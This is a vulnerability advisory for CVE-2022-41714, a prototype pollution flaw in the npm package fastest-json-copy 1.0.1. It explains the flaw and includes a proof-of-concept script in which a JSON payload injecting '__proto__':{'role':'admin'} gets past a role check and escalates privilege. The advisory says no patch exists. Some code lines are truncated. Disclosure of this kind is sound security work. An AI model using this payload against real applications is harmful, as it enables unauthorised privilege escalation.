



# attacks

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## fastest-json-copy 1.0.1 - Prototype Pollution

### Summary



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<b>Affected versions</b>	Version 1.0.1
<b>State</b>	Public
<b>Release date</b>	2022-10-19

### Vulnerability

<b>Kind</b>	Prototype Pollution
<b>Rule</b>	<u>390. Prototype Pollution</u>
<b>Remote</b>	Yes
<b>CVSSv3 Vector</b>	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L
<b>CVSSv3 Base Score</b>	7.3
<b>Exploit available</b>	Yes
<b>CVE ID(s)</b>	<u>CVE-2022-41714</u>



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## Vulnerability

Prototype pollution is a vulnerability that affects JS. It occurs when a third party manages to modify the `__proto__` of an object. JavaScript first checks if such a method/attribute exists in the object. If so, then it calls it. If not, it looks in the object's prototype. If the method/attribute is also not in the object's prototype, then the property is said to be undefined.

Therefore, if an attacker succeeds in injecting the `__proto__` property into an object, he will succeed in injecting or editing its properties.

## Exploitation

# exploit.js

```
const copy = require('fastest-json-copy');

let admin = {name: "admin", role:"admin"};
let user  = {name: "user" , role:"user"};

let normal_user_request    = JSON.parse('{"name":"user","role":"admin"}')
let malicious_user_request = JSON.parse('{"name":"user","__proto__":{"r

const create_user = (new_user) => {
  // A user cannot alter his role. This way we prevent privilege esca
  if(new_user?.role && new_user?.role.toLowerCase() === "admin") {
    throw "Unauthorized Action";
  }
  user = copy.copy(new_user);
  console.log(user);
```



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```
finally {
  create_user(malicious_user_request);
}
```

## Evidence of exploitation

```

JS index.js  X
home > retr02332 > Escritorio > fastest-json-copy > JS index.js > ...
1  const copy = require('fastest-json-copy');
2
3  let admin = {name: "admin", role:"admin"};
4  let user  = {name: "user", role:"user"};
5
6  let normal_user_request  = JSON.parse('{"name":"user","role":"admin"}');
7  let malicious_user_request = JSON.parse('{"name":"user","__proto__":{"role":"admin"}}');
8
9  const create_user = (new_user) => {
10     // A user cannot alter his role. This way we prevent privilege escalations.
11     if(new_user?.role && new_user?.role.toLowerCase() === "admin") {
12         throw "Unauthorized Action";
13     }
14     user = copy.copy(new_user);
15     console.log(user?.role);
16 }
17
18 try {
19     create_user(normal_user_request);
20 } catch (error) {
21     console.log(error);
22 }
23 finally {

```



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## Our security policy

We have reserved the CVE-2022-41714 to refer to this issue from now on.

- <https://fluidattacks.com/advisories/policy/>

## System Information

- Version: fastest-json-copy 1.0.1
- Operating System: GNU/Linux

# Mitigation

There is currently no patch available for this vulnerability.

## Credits

The vulnerability was discovered by Carlos Bello from Fluid Attacks' Offensive Team.

## References

**Vendor page** <https://github.com/streamich/fastest-json-copy>

## Timeline



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
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2022-10-19

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